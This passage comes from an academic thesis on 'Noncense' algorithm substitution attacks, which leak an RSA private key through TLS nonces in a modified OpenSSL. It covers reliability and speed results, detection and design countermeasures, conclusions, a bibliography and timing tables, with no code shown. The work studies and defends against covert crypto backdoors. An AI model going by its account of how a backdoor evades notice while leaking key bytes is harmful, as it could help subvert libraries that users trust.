therefore fulfill the function of a *secure* PRF, as required by previous work [BPR14; BJK15] and even out the anomalies induced by the nonce selection.

7.2 Reliability

The attack showed perfect reliability for the attacker. Every byte of the key was leaked. Every leaked byte was correct. No timeouts occured, so no incorrect bytes were leaked and a perfect signal to noise ratio was achieved.

7.2.1 Completeness

The current setup of the attack tried to leak one byte of the key per nonce. For addressing the position of this one byte within the key, one further byte was used. The code at Listing 5.2 and Listing 5.4 shows that a second byte influenced the addressing. The idea is, that if a key is longer than 256 positions, this second byte can "extend" the first one. The required bits of the second bytes are selected by ANDing the byte with a corresponding mask and multiplied with 256. Then the first byte is added to the result. Up to 65,792 individual positions can be addressed that way. In this case however, only 256 (RSA 2048 Bit $\rightarrow$ 256 byte) positions needed to be addressed. Therefore the second byte is completely masked out, so that only the first byte matters when addressing the position.
The described method of addressing ensures an equal distribution when randomly selecting positions, which other methods like multiplication and modulus operations do not. No position is left out, as e.g. the multiplication of two bytes does with prime numbers.
Subsequently, the created sample contained information about every single byte of the key.

7.2.2 Correctness

As already described in Paragraph 6.2 an attacker can not verify the correctness of a leaked value. He has to trust that the attack will generate only generated correct values for given positions. The only acceptable scenario where an incorrect value can be generated should be the timeout, which should be sufficiently improbable. With a timeout of 4096 tries, not a single nonce out the 384 000 generated ones timed out or contained an incorrect value otherwise.

7.2.3 Signal to Noise Ratio

As no incorrect values were transmitted, nor a single timeout occured, the noise equals 0. Subsequently, every nonce contained correct information, therefore a perfect signal to noise ratio was reached.

$$SNR = \frac{\text{Signal}}{\text{Noise}} = \frac{1}{0}$$

7.3 Speed

The absolute speed of the attack, e.g. in hours, is heavily dependent on multiple factors. Which method is used? How regular does the victim receive/generate traffic? How much traffic is generated each time? Can an attacker trigger the victim to generate traffic?
With 256 different nonces, the probability of correctly reconstructing a 2048 bit RSA key is 50%. To reconstruct an 2048 bit RSA private key with a probability of 98%, one needs to obtain about 523 different nonces. When the attacker can trigger the victim to generate nonces, this is a matter of only a few seconds. But if the attacker needs to stay completely passive and only eavesdrop onto communication between the victim and a third party, the time to obtain these 523 nonces can grow indefinitely (depending on how regular and how much traffic is generated).

7.3.1 Payload Size

2 Bytes where required to leak one byte of information about the key: One byte for the position and one byte for the value. With this addressing method, the timeout of 4096 tries was never reached. When trying to leak two bytes at once (therefore four bytes had to suite the key), the timeout would need to grow exponentially in order to generate an acceptable signal to noise ratio. This however, was so high that it produced a noticeable delay when selecting nonces, and was therefore not further examined. When a leak with of two bytes per nonce was implemented, the delay when selecting nonces became noticable (which would cause suspicion), so it was not further examined.

7.4 Amount of Required Nonces

As a reminder, the goal of these experiments is to reconstruct a RSA private key. This can be done, if the lower half of all bits of its prime number p is known [Bon+99]. Therefore 256 Bits (32 Byte) have to be leaked for a RSA-1024 key, or 512 (64 Byte) for a RSA-2048 key. Under the assumption that all bytes have the same probability to be leaked, an average of 130 records (304 for RSA-2048) need to be transmitted to leak all required bytes.

With a probability of more than 98 % the required information should be leaked after 239 transmissions (523 for RSA-2048).

7.5 Conclusion

Algorithm substitution attacks do have an impact onto the performance of the nonce generation. The execution time is increased significantly. Yet the difference is barely noticeable by humans. Only when precisely measured and compared to a verified correct implementation, the introduced changes might cause suspicion. On the other hand the extraction of the required information for an RSA private key is fast, so while the detection of ASA is possible, it is still arguably unlikely that an attack will be discovered before successful extraction of the required information.

8 Possible Countermeasures

The Noncense Attack shows, that

1. ASAs against protocols such as TLS are feasible, and
2. they do influence the behaviour of a program in a measurable way, but
3. without further tools a human hardly notices these changes.

This begs the question of what one can do to prevent such Algorithm Substitution Attacks.

8.1 Static Countermeasures

In the context of this thesis static countermeasures are such that focus on a specific implementation. The code of this implementation may or may not be accessible.

8.1.1 Metadata Analysis

Before the execution of code a metadata analysis can be performed. Data such as

1. code size (in Byte and/or LOC/SLOC)
2. date of creation, last access or modification
3. naming, code- and file structure

can be analyzed and compared to known, concluded or expected values.
This can be done even if the code is not accessible and allows for a first impression of its validity. Yet metadata analysis alone is hardly sufficient to show the presence or absence of a (malicious) modification, as metadata could change due to legitimate reasons, e.g. different compiler settings, etc.

8.1.2 Verification

If the code is accessible, a verification can be undertaken, which basically means that a piece of code does and only does, what it is expected to do. This can be a long and laborious process, but might be the only useful way to verify the correctness of a code. Based

on the skill and ability of the verifying person attacks can be discovered, retraced and mitigated. But if an attack is very subtle, well disguised or the verifying person lacks the required experience or attention, attacks and other flaws might go unnoticed, as Section 1.4 illustrated.
Automated verification methods such as model checking do exist [CES86], but are not feasible for a larger codebase such as OpenSSL.

8.1.3 Trusted Hash

Once the correctness of a code has been verified, or there is other reason to trust it, a way to quickly and uniquely identify that code should be used, so the verification does not have to be done all over again.

The probably most common way to do this are cryptographic hash functions. They calculate a unique label (the so called *hash*) for given data. If two pieces of data (e.g. code) have the same hash, it can be reasonably assumed that it is the same data. Many vendors offer a variety of hashes from different hash functions for their code, e.g. to check the integrity of a download. Malicious modifications such as ASAs could be detected too, but the question is: If an attacker is able to modify e.g. the download of a third party website, why shouldn't he also be able to modify the hashes that come with it? In this case, a victim has no chance of detecting the modification by simply looking at the hashes.

A victim needs a reliable and secure way to obtain the correct hashes. One way to do this would be the use of *signed hashes*. A system similar to, or even the same as the certificates used to authenticate public keys of e.g. websites could be used to authenticate hashes (basically sign the hashes with trusted keys). Such systems are in use, e.g. in form of the Windows 10 Driver Signing Policy [Hud+17], but their use could be expanded.
All in all, communication software and cryptographic tools as the OpenSSL Library are part of our *trusted computing base* (TCB) [Lam+92, p. 6]. Programs and technology as the *Trusted Computing* technology [Mit05] of the Trusted Computing Group try to provide means of verifying that trustworthy technology is used. One way to do that is *Software Attestation*, where a trusted third party attests a software certain features, such as the correct implementation of algorithms, etc.

But if an attacker is powerful enough, he could circumvent this system, or even worse, use it to his own advantage. For example, if the attacker is a well-known and trusted software-vendor, he could implement an ASA, sign it with his key and people will trust the software to be harmless. In an other case, if the attacker has access to sufficient computing power

and the used hash is insecure, he could try to break the hash by creating a hashcollision (this means that the modified library would be further modified bit by bit in order to create the same hash, as the original one). So trusted/signed hashes provide some degree of protection against attackers that hijack a vendors software, but not against malicious vendors in the first place.

8.2 Dynamic Countermeasures

In this context dynamic countermeasures are such that focus on the execution of an implementation. Dynamic countermeasures heavily rely on the comparison of two or more implementations, as the absolute values of a single implementation alone might not be very meaningful for the detection of ASAs.

8.2.1 PRNG Same Seed Comparison

The goal when comparing two PRNG that were initialized with the same seed is to find deviations in the produced pseudorandom numbers. Normally two PRNGs of the same type should produce the same numbers in the same order when using the same seed. So if two PRNG implementations produce the same pseudorandom numbers, it can be reasonably assumed that the two PRNGs equal each other. Therefore if an implementation produces the same pseudorandom numbers as a verified correct one, it can be assumed that the unverified one is correct, too.

But a correct PRNG alone is no proof that no ASA is taking place. Both methods described in this thesis do not tamper with the PRNG, yet successfully leak information to the outside. Checking the PRNGs only assures the correctness of the root of all randomness (at least of an implementation's randomness). The next step is to compare each and every nonce that is generated. This would detect the described Noncense attacks, but is much more complex to execute, as there are many nonces to check and more parameters to control (e.g. the key in the eIV method influences the nonce that is visible to the outside).

8.2.2 Execution Time Comparison

Another value that can be compared is the execution time of a piece of code. It can be generally expected that the execution time of an attack will differ from the normal execution time of a piece of code. As Section 7.1.3 described, the average execution time of the Noncense Attacks is around 7 or 13 times higher than the ones of the original code, depending on the used method.

Under laboratory conditions this can be a strong indicator for an attack. In a real world scenario it might be harder to determine whether or not a piece of code contains an attack, as deviations through e.g. context switches and user behavior can influence the results. A central monitoring of all network traffic, e.g. through a *Data Loss Prevention System* (DLP) [SER12] might be possible, but further complicated by timing differences through routing, network load, etc., so that information might already be extracted before enough data was collected to eliminate noise in the timing measurements. It can also not be ruled out that an attacker might be able to mask his attack e.g. through the use of non-constant time functions that are faster than their constant time counterparts, hardware acceleration or modification of code that has nothing to do with the original attack in order to make it slower, so that the average of the execution time is higher in general (an attack would therefore not deviate too much from the average anymore).

8.2.3 PRNG Testing

Both of the previously described dynamic countermeasures require some sort of verified correct data to be compared to. PRNG Testing, however, does not necessarily need this data in order to detect an attack. Non the less, comparing the results to verified correct data increases the significance of the test to an unequal degree.
The idea is to test whether or not the pseudorandom numbers generated by an PRNG in the first place (and the resulting nonces in the second place) emerged from a random deviation with a significant amount of confidence. In order to do this, one has to first think about what deviation of pseudorandom numbers he expects to see. Then he tests whether or not the generated pseudorandom numbers significantly vary from the expected deviation and if they do, why this is the case. If there seems to be no logical explanation for the variance from the deviation and/or the variance varies when changing factors that should not influence the PRNG, this can be a strong indicator for an attack. Non the less, it is better to compare the results to those of a verified correct PRNG. Maybe the variances from the expected deviation is normal for the used PRNG and the code does not contain any attack or other related flaw.

8.3 Design Countermeasures

In this context Design Countermeasures are such that focus on abstract algorithms instead of concrete implementations.

8.3.1 Reduce number of random nonces

The described ASAs use random nonces to leak information. This can be prevented by reducing the total amount of random nonces in a protocol. The eIV method for example is not applicable to TLS 1.3 anymore, because TLS 1.3 does not use randomness in its eIVs. Instead, they are a sequence number derived from a previously shared secret and previously sent records. While it is theoretically possible to precalculate the eIVs, in practice this might not be feasible. Also the rate at which information can be leaked will be slowed down significantly. One point of random nonces in TLS 1.2 and TLS 1.3 is the Hello Message. Encrypting this message is useless, as it could be circumvented in a similar way as the eIV method circumvented the encryption of the eIV.
An attacker has two ways he can leak information through the Hello.Random nonce.

1. Choose a fitting nonce so that information is leak in the following nonces (e.g. eIVs)
2. Leak information directly through the nonce

The first way can be mitigated by forcing both sides to commit to a random nonce before they know the nonce of the other side. This could be achieved e.g. by sending a locally encrypted nonce to the other side and send the key for decryption upon arrival of the other side's encrypted nonce. As both nonces influence the shared secret, an attacker can no longer select his nonce suitable to the other side's nonce, as he is forced to commit to a nonce before he knows the other side's one. However, this does not prevent the information leak through the random nonce itself. An attacker can still leak information through the nonce he encrypts and sends to the other side in the first place. It seems like there is no way to prevent this from a design point of view but to select the nonces in a deterministic, non-random way.

8.3.2 Require authorization if program accesses private key

The attack imports a private key in a class that does not need access to this key. It is conceivable that an implementation might require functions to authenticate themselves or prove their need to access a secret.
In the current implementation however, an attacker could simply over/rewrite such an authentication in order to execute his attack. So this is not a real countermeasure but at best an aid to detect modifications due to a larger footprint in the code.

8.3.3 Self Guarding Protocols

Fischlin and Mazaheri put forth an approach for preventing ASAs against encryption schemes with a homomorphic property, without the need of detecting the actual attacks

[FM18]. They split the operation of a cryptographic protocol into two phase: In the first phase the protocol and related algorithms are not yet subverted and therefore produce valid ciphertexts. These ciphertexts (called samples) are collected and used in the second phase to hide a plaintext from a potentially subverted encryption scheme. To do that, the plaintext is combined with a ciphertext before encryption, so the subverted encryption only sees a random sequence of data. Hence it cannot leak information about the plaintext (but still about other information, e.g. a secret key). After the encryption has occured, the sample can be rendered out of the generated ciphertext due to the homomorphic property. Therefore a valid ciphertext is generated, even if a subverted algorithm was used. And since the ciphertext is altered, other potentially embedded information is removed. The ciphertext is therefore worthless to the attacker.

8.4 Conclusion

Countermeasures against ASAs do exist. Some, like the design countermeasures, require fundamental changes in existing protocol, while other, like the dynamic countermeasures might be able to detect ASAs without changing a protocol or code. This is especially useful for blackbox methods, where access to the actual code is not possible. The Noncense attack however, as implemented in the OpenSSL library, is open source, which means that the code is easily accessible. This allows a close inspection of the code, for example when doing a verification of the library. But as mentioned in Section 1.4, just because code is open source, this does not imply that it is bug (or attack) free. In the end, maybe not a single one, but a combination of multiple methods could potentially discover algorithm substitution attacks as the Noncense attack.¸

9 Conclusions

This thesis shows that algorithm substitution attacks are feasible against whole protocols, not just single algorithms. Not only one, but two different methods to attack the ´Transport Layer Security Protocol were developed, implemented in the OpenSSL library, and tested. The results show, that these attacks allow arbitrary information to be leaked in a fast, simple and reliable way which is hard to detect by the victim. Even though the attacks were implemented in the OpenSSL library, they root in the TLS Protocol and thus are universally applicable.

9.1 Discussion and open problems

This whole thesis is a proof of concept that examines the possibilities of ASAs against communication protocols. It most probably just scratched the surface of what is possible with these attacks. Some points to further investigate are:

- How do these attacks hold up in a real world scenario? How many bytes could be leaked at once, before a user would get suspicious due to the long execution time? How fast can a whole key be extracted? This is dependent on the amount of connections made, so how many connections are established on average when e.g. loading a website from the Alexa Top 500[4]? Also the attacks can be further optimized, e.g. by only encrypting the eIV instead the whole record, or by increasing (or decreasing) the amount of data that is leaked with each nonce bit by bit, until a timeout is not sufficient anymore. This in/decrease of leaked bits could even be dynamically, based on e.g. the average execution time. Last but not least, CPU load and memory usage were not examined in the setup this thesis used, as they were meaningless. How do these factors behave in a real world scenario?

- The Noncense attacks are universally applicable to TLS, yet this implementation focused on OpenSSL.
  How complex is the implementation of the attacks in other libraries? Do they deploy safety features that hinder algorithm substitution attacks? In how far do the results of the implementation in other libraries differ from their originals, as well as from the results of other libraries?

[4] `https://www.alexa.com/topsites`

- One promising way to detect algorithm substitution attacks is the examination of the nonce deviation. The analysis carried out in this thesis was only superficial, so this can be done in depth.
  How are the nonces distributed originally? In how far does the attack influence the distribution of nonces? From which point on is a variance significant? How does the information that is being leaked influence the nonce distribution? Can you determine with only the nonce distribution what information is leaked, or put in other words: Can you reconstruct the information from the nonce distribution alone? Again, this can be done with different libraries, comparing the results and trying to find general patterns.

- When further honed the ways to detect these kind of ASAs, do blackbox technologies or systems, also such with known key escrow, like the Skipjack cipher[Sch98], show signs of such attacks?

- Libraries can be checked whether or not they might already contain ASAs that have not been discovered yet. Also whole libraries could be verified to be correct.

- The described attacks are just two possible attacks against TLS.
  Are there more footholds for further attacks? Could an attack e.g. not leak information through a nonce, but through timing or other sidechannels?

- Last, but not least, these attacks focused on TLS, but there are more communication protocols. How can these be attacked? Can general guidelines be created that should be followed to prevent ASAs when designing new protocols?

9.2 Final Words

The Noncense attack is proof that mass surveillance is feasible for anyone. Even though no implementation of such attacks was found in this instance of OpenSSL, this doesn't imply that there are no such attacks in different versions of OpenSSL, other libraries, protocols or technology "out in the wild". The "beauty" of these kinds of attacks are, that after the initial modification, an attacker can stay completely passive, which makes this a very "stealthy" attack vector. Even open source software, which invites everyone to examine it, does not provide sufficient protection against attacks or other bugs and errors.
Complexity prevents humans from seeing such things immediately.
In the end, we should take a look at what our technology does, and why it does that, every now and then.

Appendices

List of Figures

Bibliography

[Bel08] Luciano Bello. *CVE-2008-0166*. 2008. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0166 (visited on 07/10/2020).

[BH15] Mihir Bellare and Viet Tung Hoang. "Resisting randomness subversion: Fast deterministic and hedged public-key encryption in the standard model". In: *Annual International Conference on the Theory and Applications of Cryptographic Techniques*. Springer. 2015, pp. 627–656.

[BJK15] Mihir Bellare, Joseph Jaeger, and Daniel Kane. "Mass-surveillance without the state: Strongly undetectable algorithm-substitution attacks". In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. 2015, pp. 1431–1440.

[BL17] Sebastian Berndt and Maciej Liśkiewicz. "Algorithm substitution attacks from a steganographic perspective". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. 2017, pp. 1649–1660.

[Bon+99] Dan Boneh et al. "Twenty years of attacks on the RSA cryptosystem". In: *Notices of the AMS* 46.2 (1999), pp. 203–213.

[BPR14] Mihir Bellare, Kenneth G. Paterson, and Phillip Rogaway. "Security of symmetric encryption against mass surveillance". In: *Annual Cryptology Conference*. Springer, 2014, pp. 1–19.

[Bun17] Bundesamt für Sicherheit in der Informationstechnik. "BSI-Projekt: Entwicklung einer sicheren Kryptobibliothek". In: (2017). URL: https://www.bsi.bund.de/DE/Themen/Kryptografie_Kryptotechnologie/Kryptografie/Kryptobibliothek/kryptobibliothek_node.html (visited on 08/04/2020).

[CDL17] Jan Camenisch, Manu Drijvers, and Anja Lehmann. "Anonymous attestation with subverted tpms". In: *Annual International Cryptology Conference*. Springer. 2017, pp. 427–461.

[CES86] Edmund M. Clarke, E Allen Emerson, and A Prasad Sistla. "Automatic verification of finite-state concurrent systems using temporal logic specifications". In: *ACM Transactions on Programming Languages and Systems (TOPLAS)* 8.2 (1986), pp. 244–263.

[DA99] Tim Dierks and Christopher Allen. *RFC 2246 - The TLS Protocol Version 1.0*. en. 1999. URL: https://tools.ietf.org/html/rfc2246 (visited on 08/03/2020).

[DFP15] Jean Paul Degabriele, Pooya Farshim, and Bertram Poettering. "A more cautious approach to security against mass surveillance". In: *International Workshop on Fast Software Encryption*. Springer. 2015, pp. 579–598.

[DFS16] Stefan Dziembowski, Sebastian Faust, and François-Xavier Standaert. "Private circuits III: Hardware trojan-resilience via testing amplification". In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. 2016, pp. 142–153.

[Dod+15] Yevgeniy Dodis et al. "A formal treatment of backdoored pseudorandom generators". In: *Annual International Conference on the Theory and Applications of Cryptographic Techniques*. Springer. 2015, pp. 101–126.

[DR02] Joan Daemen and Vincent Rijmen. *The design of Rijndael*. Vol. 2. Springer, 2002.

[DR06] Tim Dierks and Eric Rescorla. *RFC 4346 - The Transport Layer Security (TLS) Protocol Version 1.1*. en. 2006. URL: https://tools.ietf.org/html/rfc4346 (visited on 08/03/2020).

[DR08] Tim Dierks and Eric Rescorla. *RFC 5246 - The Transport Layer Security (TLS) Protocol Version 1.2*. en. 2008. URL: https://tools.ietf.org/html/rfc5246 (visited on 08/03/2020).

[Dwo01] Morris Dworkin. *Recommendation for Block Cipher Modes of Operation: Methods and Techniques*. en. Tech. rep. National Institute of Standards and Technology, Dec. 2001. DOI: https://doi.org/10.6028/NIST.SP.800-38A. URL: https://csrc.nist.gov/publications/detail/sp/800-38a/final (visited on 08/13/2020).

[Eis18] Thomas Eisenbarth. "Lecture Slides - Cybersecurity". In: University of Lübeck, 2018.

[Eva11] Chris Evans. *Security: Alert: vsftpd download backdoored*. July 2011. URL: https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html (visited on 07/13/2020).

[FM18] Marc Fischlin and Sogol Mazaheri. "Self-guarding cryptographic protocols against algorithm substitution attacks". In: *2018 IEEE 31st Computer Security Foundations Symposium (CSF)*. IEEE. 2018, pp. 76–90.

[For05] P. Ford-Hutchinson. *RFC 4217 - Securing FTP with TLS*. en. 2005. URL: https://tools.ietf.org/html/rfc4217 (visited on 08/13/2020).

[Gam+94] Erich Gamma et al. *Design Patterns: Elements of Reusable Object-Oriented Software*. Addison-Wesley, 1994. ISBN: 0-201-63361-2.

[Hof02] Paul Hoffman. *RFC 3207 - SMTP Service Extension for Secure SMTP over Transport Layer Security*. en. 2002. URL: https://tools.ietf.org/html/rfc3207 (visited on 08/13/2020).

[HS08] Nadia Heninger and Hovav Shacham. *Improved RSA private key reconstruction for cold boot attacks*. Tech. rep. Citeseer, 2008.

[HS09] Nadia Heninger and Hovav Shacham. "Reconstructing RSA Private Keys from Random Key Bits". en. In: *Advances in Cryptology - CRYPTO 2009*. Ed. by Shai Halevi. Lecture Notes in Computer Science. Berlin, Heidelberg: Springer, 2009, pp. 1–17. ISBN: 9783642033568. DOI: 10.1007/978-3-642-03356-8_1.

[Hud+17] Ted Hudek et al. *Driver Signing Policy - Windows drivers*. en-us. 2017. URL: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later- (visited on 08/12/2020).

[KL14] Jonathan Katz and Yehuda Lindell. *Introduction to modern cryptography*. CRC press, 2014.

[Lam+92] Butler Lampson et al. "Authentication in distributed systems: Theory and practice". In: *ACM Transactions on Computer Systems (TOCS)* 10.4 (1992), pp. 265–310.

[Lan+15] Adam Langley et al. *RFC 7568 - Deprecating Secure Sockets Layer Version 3.0*. en. 2015. URL: https://tools.ietf.org/html/rfc7568 (visited on 08/03/2020).

[Mic20] Microsoft. *Git Hub - SymCrypt*. original-date: 2019-03-15T22:57:01Z. July 2020. URL: https://github.com/microsoft/SymCrypt (visited on 08/05/2020).

[Mil68] Robert B. Miller. "Response Time in Man-Computer Conversational Transactions". In: *Proceedings of the December 9-11, 1968, Fall Joint Computer Conference, Part I*. AFIPS '68 (Fall, part I). San Francisco, California: Association for Computing Machinery, 1968, pp. 267–277. ISBN: 9781450378994. DOI: 10.1145/1476589.1476628. URL: https://doi.org/10.1145/1476589.1476628.

[Mit05] Chris Mitchell. *Trusted computing*. Vol. 6. Iet, 2005.

[Mit12] Mitre Corporation. *CVE-2012-4929*. 2012. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4929 (visited on 08/02/2020).

[Ope20a] OpenSSL Software Foundation. *Git Hub - OpenSSL*. original-date: 2013-01-15T22:34:48Z. Aug. 2020. URL: https://github.com/openssl/openssl (visited on 08/05/2020).

[Ope20b] OpenSSL Software Foundation. *OpenSSL Cryptography and SSL/TLS Toolkit*. 2020. URL: https://www.openssl.org/ (visited on 08/04/2020).

[Ope20c] OpenVPN Inc. *Why OpenVPN uses TLS*. 2020. URL: https://openvpn.net/faq/why-openvpn-uses-tls/ (visited on 08/25/2020).

[Pea00] Karl Pearson. "On the criterion that a given system of deviations from the probable in the case of a correlated system of variables is such that it can be reasonably supposed to have arisen from random sampling". In: *The London, Edinburgh, and Dublin Philosophical Magazine and Journal of Science* 50.302 (1900), pp. 157–175. DOI: 10.1080/14786440009463897. eprint: https://doi.org/10.1080/14786440009463897. URL: https://doi.org/10.1080/14786440009463897 (visited on 08/08/2020).

[Qua20] Qualys SSL Labs. *SSL Pulse*. 2020. URL: https://www.ssllabs.com/ssl-pulse/ (visited on 08/02/2020).

[Ran20] Randombit. *Botan: Crypto and TLS for Modern C++*. 2020. URL: https://botan.randombit.net/ (visited on 08/04/2020).

[Res00] E. Rescorla. *RFC 2818 - HTTP Over TLS*. en. 2000. URL: https://tools.ietf.org/html/rfc2818 (visited on 08/13/2020).

[Res18] Eric Rescorla. *RFC 8446 - The Transport Layer Security (TLS) Protocol Version 1.3*. en. 2018. URL: https://tools.ietf.org/html/rfc8446 (visited on 08/03/2020).

[Ril14] Michael Riley. "NSA Said to Have Used Heartbleed Bug, Exposing Consumers". en. In: *Bloomberg.com* (Apr. 2014). URL: https://www.bloomberg.com/news/articles/2014-04-11/nsa-said-to-have-used-heartbleed-bug-exposing-consumers (visited on 07/10/2020).

[RUB20] Tim Rühsen, Daiki Ueno, and Dmitry Baryshkov. *The GnuTLS Transport Layer Security Library*. en. 2020. URL: https://www.gnutls.org/ (visited on 08/05/2020).

[Rus+16] Alexander Russell et al. "Cliptography: Clipping the power of kleptographic attacks". In: *International Conference on the Theory and Application of Cryptology and Information Security*. Springer. 2016, pp. 34–64.

[Sch98] Bruce Schneier. *Declassifying Skipjack*. 1998. URL: https://www.schneier.com/crypto-gram/archives/1998/0715.html#skip (visited on 08/26/2020).

[SER12] Asaf Shabtai, Yuval Elovici, and Lior Rokach. *A survey of data leakage detection and prevention solutions*. Springer Science & Business Media, 2012.

[Syn14] Synopsys Inc. *Heartbleed Bug*. 2014. URL: https://heartbleed.com/ (visited on 07/10/2020).

[The20] The OpenBSD Project. *LibreSSL*. 2020. URL: https://www.libressl.org/ (visited on 08/04/2020).

[Tho18] Martin Thomson. *Removing Old Versions of TLS*. en-US. 2018. URL: https://blog.mozilla.org/security/2018/10/15/removing-old-versions-of-tls (visited on 08/19/2020).

[Tho19] Chris Thompson. *Chrome UI for Deprecating Legacy TLS Versions*. en. 2019. URL: https://blog.chromium.org/2019/10/chrome-ui-for-deprecating-legacy-tls.html (visited on 08/19/2020).

[Tra19] Stefan Tran. "Experimental analysis of algorithm substitution attacks". In: (2019).

[wol20] wolfSSL Inc. *wolfSSL Embedded SSL/TLS Library*. en-US. 2020. URL: https://www.wolfssl.com/ (visited on 08/05/2020).


[WS11] Adam Waksman and Simha Sethumadhavan. "Silencing hardware backdoors". In: *2011 IEEE Symposium on Security and Privacy*. IEEE. 2011, pp. 49–63.

[YY96] Adam Young and Moti Yung. "The dark side of "black-box" cryptography or: Should we trust capstone?" In: *Annual International Cryptology Conference*. Springer, 1996, pp. 89–103.


Visualization & Summary of Test Results

TLS Version	Cipher	Method	Min	Mean	Max	Std. Deriv.
TLS 1.2	AES-128	Original eIV	0.0001211	0.0003349	0.0013784	0.0001041812
		eIV	0.00009504	0.00237383	0.01840852	0.002068021
		Original Hello	0.0000208	0.0000738	0.0012327	0.005506488
		Hello.Random	0.00002095	0.00101683	0.01024525	0.0009549542
	AES-256	Original eIV	0.0001199	0.0003322	0.0013148	0.0001047748
		eIV	0.0000866	0.0024059	0.0186261	0.005510834
		Original Hello	0.0000244	0.0000719	0.0003446	0.005506488
		Hello.Random	0.00002324	0.00101871	0.01093142	0.0009480944
TLS 1.3	AES-128	Original Hello	0.0000420	0.0000966	0.0003970	0.005506488
		Hello.Random	0.0000483	0.0011188	0.0090610	0.005510248
	AES-256	Original Hello	0.0000398	0.0000943	0.0004523	0.005506488
		Hello.Random	0.0000471	0.0011372	0.0202220	0.005510081
Mean		eIV Original	0,0001205	0,00033355	0,0013466	0.000104486
		eIV	0,00009082	0,002389865	0,01851731	0.003763363
		Original Hello	0,000033575	0,00008415	0,00060665	0.005506425
		Hello.Random	0,000034898	0,001090185	0,012614918	0,003230844


Figure A.1: The test results (Total Execution Time in ns).




(a) TLS 1.2 AES 128 eIV Original




(b) TLS 1.2 AES 128 eIV Method




(c) TLS 1.2 AES 128 Hello Original




(d) TLS 1.2 AES 128 Hello Method




(e) TLS 1.2 AES 256 eIV Original



